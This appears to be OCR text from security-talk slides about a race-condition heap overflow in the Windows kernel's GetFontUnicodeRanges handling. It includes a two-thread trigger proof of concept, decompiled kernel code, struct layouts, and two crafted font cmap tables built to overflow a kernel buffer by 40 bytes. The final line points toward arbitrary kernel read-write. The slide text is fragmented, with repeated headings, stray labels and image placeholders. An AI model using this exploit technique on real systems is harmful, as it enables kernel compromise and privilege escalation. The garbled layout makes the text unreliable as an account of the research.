*GreGetFontUnicodeRanges*?

Attack Plan



```
SelectObject(hdc, hFont1)
```

Attack Plan



Selected font

hFont1

TmpBuffer

```
GetFontUnicodeRanges(hdc, lpgs)
```

hFont2


GLYPHSET1

RANGES1

RANGES2


GLYPHSET2

Attack Plan




`SelectObject(hdc, hFont2)`

Attack Plan




```
GetFontUnicodeRanges(hdc, lpgs)
```

Attack Plan



```
GetFontUnicodeRanges(hdc, lpgs)
```

Attack Plan



Selected font

hFont2

TmpBuffer

RANGES2

Overflow in heap buffer!!

hFont1


`GetFontUnicodeRanges(hdc, lpgs)`

GLYPHSET1


RANGES1

RANGES2

GLYPHSET2



```
void thread1(HDC hdc)
{
  LPGLYPHSET lpgs = (LPGLYPHSET)malloc(0x10000);
  lpgs->cbThis = 0x10000;
  while (true)
  {
    GetFontUnicodeRanges(hdc, lpgs);
  }
}

void thread2(HDC hdc, HFONT hFont1, HFONT hFont2)
{
  while (true)
  {
    SelectObject(hdc, hFont1);
    SelectObject(hdc, hFont2);
  }
}
```



```
DWORD NtGdiGetFontUnicodeRanges(HDC hdc, GLYPHSET *lpgs)
{
  cbNeeded = GreGetFontUnicodeRanges(hdc, NULL);
  if ( cbNeeded && lpgs )
  {
    v6 = (GLYPHSET *)AllocFreeTmpBuffer(cbNeeded);
    if ( v6 )
    {
      v6->cbThis = cbNeeded; // Patched version only
      v8 = GreGetFontUnicodeRanges(hdc, v6);
      if ( v8 && cbNeeded == v8 )
      {
        ProbeForWrite(lpgs, cbNeeded);
        memmove(lpgs, v6, cbNeeded);
      }
```


Trigger PoC
⇒ Race & overflow

Two threads running in infinite loops, eventually crashing due to heap corruption

hFont1 is a font with fewer character ranges in the glyphset than *hFont2*


Requires >= 2 cores/processors

hFont1




```
<cmap>
  <tableVersion version="0"/>
  <cmap_format_4 platformID="3" platEncID="1" language="0">
      <map code="0x0001" name="space"/>
      <map code="0x0003" name="space"/>
      <!-- ... -->
      <map code="0x0fe9" name="space"/>
      <map code="0x0feb" name="space"/>
      <map code="0x0fed" name="space"/>
  </cmap_format_4>
</cmap>
```

Every other code is assigned
cGlyphs is always 1



```
typedef struct
{
  WCHAR wcLow;
  USHORT cGlyphs;
} WCRANGE;
```


Each character range: 4 bytes



```
typedef struct
{
  DWORD cbThis;
  DWORD flAccel;
  DWORD cGlyphsSupported;
  DWORD cRanges;
  WCRANGE ranges[0];
} GLYPHSET;
```

Total size: 16 bytes + 4 bytes per range

hFont2



```
<cmap>
  <tableVersion version="0"/>
  <cmap_format_4 platformID="3" platEncID="1" language="0">
      <map code="0x0001" name="space"/>
      <map code="0x0003" name="space"/>
      <!-- ... -->
      <map code="0x0fe9" name="space"/>
      <map code="0x0feb" name="space"/>
      <map code="0x0fed" name="space"/>
      <map code="0x0fef" name="space"/>
      <map code="0x0ff1" name="space"/>
      <map code="0x0ff3" name="space"/>
      <map code="0x0ff5" name="space"/>
      <map code="0x0ff7" name="space"/>
      <map code="0x0ff9" name="space"/>
      <map code="0x0ffb" name="space"/>
      <map code="0x0ffd" name="space"/>
      <map code="0x0fff" name="space"/>
      <map code="0x1001" name="space"/>
  </cmap_format_4>
</cmap>
```

10 character ranges
⇒ 40 byte overflow

Almighty Read-Write-Anywhere

